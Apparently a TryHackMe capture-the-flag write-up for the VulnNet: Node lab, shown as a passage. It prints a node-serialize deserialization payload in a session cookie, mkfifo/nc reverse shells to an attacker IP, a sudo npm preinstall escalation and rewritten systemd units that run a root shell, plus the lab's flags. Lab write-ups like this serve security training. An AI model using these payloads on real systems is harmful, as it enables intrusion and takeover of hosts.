User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/login
Cookie: session=
eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9yZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYygncGluZyAtYzIgMT
AuOC45Ny4yMTMnLCBmdW5jdGlvbihlcnJvciwgc3Rkb3V0LCBzdGRlcnIpIHsgY29uc29sZS5sb2coc3Rkb3V0KSB9
KSIsImlzR3Vlc3QiOnRydWUsImVuY29kaW5nIjogInV0Zi04In0%3d
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DL1OwYnTXebWSDo/Cj9Co"
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 13765
ETag: W/"35c5-Ft2Owe/4WjuskdogObgaZDN0paI"
Date: Tue, 27 Jun 2023 08:30:59 GMT
Connection: close

<!DOCTYPE html><head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="A layout example that shows off a blog page with a
  list of posts.">
  <title>
    VulnNet &ndash; Your reliable news source &ndash; Try Now!
```

```
RkbSV0LCBzdGRlcnIpIHsgY29u
c29sZS5sb2coc3Rkb3V0KSB9KS
IsImlzR3Vlc3QiOnRydWUsImVu
```

Decoded from: URL encoding

```
eyJ1c2VybmFtZSI6Il8kJE5EX0
ZVTkMkJF9yZXF1aXJlKCdjaGls
ZF9wcm9jZXNzJykuZXhlYygncG
luZyAtYzIgMTAuOC45Ny4yMTMn
LCBmdW5jdGlvbihlcnJvciwgc3
Rkb3V0LCBzdGRlcnIpIHsgY29u
c29sZS5sb2coc3Rkb3V0KSB9KS
IsImlzR3Vlc3QiOnRydWUsImVu
```

Decoded from: Base64

```
{"username":"_$$ND_FUNC$$_require('child_process').exec('ping -c2 10.8.97.213', function(error, stdout, stderr) { console.log(stdout) })","isGuest":true,"encoding": "utf-8"}
```

Start the listener using `tcpdump` on the local machine and `send` the request


```
┌──(kali㉿kali)-[~/TryHackMe/VulnNet/Node]
└─$ sudo tcpdump -i tun1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
04:30:25.734432 IP 10.10.116.34 > 10.8.97.213: ICMP echo request, id 1039, seq 1, length 6
4
04:30:25.734447 IP 10.8.97.213 > 10.10.116.34: ICMP echo reply, id 1039, seq 1, length 64
04:30:26.735415 IP 10.10.116.34 > 10.8.97.213: ICMP echo request, id 1039, seq 2, length 6
4
04:30:26.735475 IP 10.8.97.213 > 10.10.116.34: ICMP echo reply, id 1039, seq 2, length 64
```

We got the ping back → The payload works

Gain Access

Modify the payload to insert a reverse shell inside

```
{"username":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4444 >/tmp/f')}()","isGuest":false,"encoding": "utf-8"}
```



Request:

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.116.34:8080/login
Cookie: session=
eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9yZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlYygncGluZyAtYzIgMT
AuOC45Ny4yMTMnLCBmdW5jdGlvbihlcnJvciwgc3Rkb3V0LCBzdGRlcnIpIHsgY29uc29sZS5sb2coc3Rkb3V0KSB9
KSIsImlzR3Vlc3QiOnRydWUsImVuY29kaW5nIjogInV0Zi04In0%3d
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1daf-dPXia8DL1OwYnTXebWSDo/Cj9Co"


```

Response:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 13765
ETag: W/"35c5-Ft2Owe/4WjuskdogObgaZDN0paI"
Date: Tue, 27 Jun 2023 08:30:59 GMT
Connection: close

<!DOCTYPE html><head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta name="description" content="A layout example that shows off a blog page with a
  list of posts.">
  <title>
    VulnNet &ndash; Your reliable news source &ndash; Try Now!
```

Inspector:

```
L3RtcC9mO21rZmlmbyAvdG1wL2
Y7Y2F0IC90bXAvZnwvYmluL3No
IC1pIDI%2bJjF8bmMgMTAuOC45
Ny4yMTMgNDQ0NCA%2bL3RtcC9m
```

Decoded from: URL encoding

```
eyJ1c2VybmFtZSI6Il8kJE5EX0
ZVTkMkJF9mdW5jdGlvbiAoKXtc
biBcdCByZXF1aXJlKCdjaGlsZF
9wcm9jZXNzJykuZXhlYygncm0g
L3RtcC9mO21rZmlmbyAvdG1wL2
Y7Y2F0IC90bXAvZnwvYmluL3No
IC1pIDI+JjF8bmMgMTAuOC45Ny
4yMTMgNDQ0NCA+L3RtcC9mJyl9
```

Decoded from: Base64

```
{"username":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4444 >/tmp/f')}()","isGuest":false,"encoding": "utf-8"}
```

Start the `Netcat Listener` and send the request

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.116.34] 51488
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(www) gid=1001(www) groups=1001(www)
$ whoami
www
```

Privilege Escalation → serv-manage

Navigate to `/home` directory and found that there is another user who called `serv-manage`

```
$ cd /home
$ ls -la
total 16
drwxr-xr-x  4 root         root         4096 Jan 24  2021 .
drwxr-xr-x 23 root         root         4096 Jan 24  2021 ..
drwxr-x--- 17 serv-manage serv-manage 4096 Jan 24  2021 serv-manage
drwxr-xr-x  7 www          www          4096 Jan 24  2021 www
```

Use `sudo -l` to view which commands could be executed by user `www`

```
$ sudo -l
Matching Defaults entries for www on vulnnet-node:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www may run the following commands on vulnnet-node:
    (serv-manage) NOPASSWD: /usr/bin/npm
```

Research `npm` on `GTFOBins` → Use this payload to escalate the current user to `serv-manage`

```
$ TF=$(mktemp -d)
TF=$(mktemp -d)
$ echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
echo '{"scripts": {"preinstall": "/bin/sh"}}' > $TF/package.json
$ chmod 777 /tmp/tmp* -R
chmod 777 /tmp/tmp* -R
$ sudo -u serv-manage npm -C $TF --unsafe-perm i
sudo -u serv-manage npm -C $TF --unsafe-perm i

> @ preinstall /tmp/tmp.RHZ8tihHMR
> /bin/sh

$ id
id
uid=1000(serv-manage) gid=1000(serv-manage) groups=1000(serv-manage)
```

OK! Now we are `serv-manage` → Locate the `user.txt` file and get the user flag

```
$ cd /home/serv-manage
$ cat user.txt
THM{064640a2f880ce9ed7a54886f1bde821}
```

Privilege Escalation → root

Try `sudo -l` again

```
$ sudo -l
Matching Defaults entries for serv-manage on vulnnet-node:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User serv-manage may run the following commands on vulnnet-node:
    (root) NOPASSWD: /bin/systemctl start vulnnet-auto.timer
    (root) NOPASSWD: /bin/systemctl stop vulnnet-auto.timer
    (root) NOPASSWD: /bin/systemctl daemon-reload
$ find / -name "vulnnet-auto.timer" -type f 2>/dev/null
/etc/systemd/system/vulnnet-auto.timer
```

We have *sudo* access with `/bin/systemctl` as `root` on the following files: `vulnnet-auto.timer`, `stop vulnnet-auto.timer`, and `daemon-reload`.

```
$ ls -l /etc/systemd/system/vulnnet-auto.timer
-rw-rw-r-- 1 root serv-manage 167 Jan 24  2021 /etc/systemd/system/vulnnet-auto.timer
$ ls -l /etc/systemd/system/vulnnet-job.service
-rw-rw-r-- 1 root serv-manage 167 Jan 24  2021 /etc/systemd/system/vulnnet-job.service
```

We concluded that `vulnnet-auto.timer` runs immediately `vulnnet-job.service` after booting and every 30 minutes. We also concluded that `vulnnet-job.service` is running `/bin/df` through `ExecStart`, the job now is to escalate to `root` user through this service.

Let's modify these files

```
echo "[Unit]
Description=Run VulnNet utilities every 30 min
```

```
[Timer]
OnBootSec=0min
OnCalendar=*:0/1
Unit=vulnnet-job.service

[Install]
WantedBy=basic.target" > vulnnet-auto.timer
```

```
echo "[Unit]
Description=Logs system statistics to the systemd journal
Wants=vulnnet-auto.timer

[Service]
# Gather system statistics
Type=forking
ExecStart=/tmp/shell

[Install]
WantedBy=multi-user.target" > vulnnet-job.service
```

Create a reverse shell at `/tmp/`

```
echo "#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.97.213 4242 >/tmp/f" > /tmp/she
ll
```

Don’t forget to `changemod` the shell for being executed

```
chmod +x /tmp/shell
sudo -u root /bin/systemctl stop vulnnet-auto.timer
sudo -u root /bin/systemctl daemon-reload
sudo -u root /bin/systemctl start vulnnet-auto.timer
```

Start the `Netcat Listener` on the local machine → `stop vulnnet-auto.timer`, `reload daemon`, `start vulnnet-auto.timer` → Gain root → Get the flag

```
┌──(kali㉿kali)-[~/TryHackMe/VulnNet/Node]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.49.76] 39204
/bin/sh: 0: can't access tty; job control turned off
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{abea728f211b105a608a720a37adabf9}
```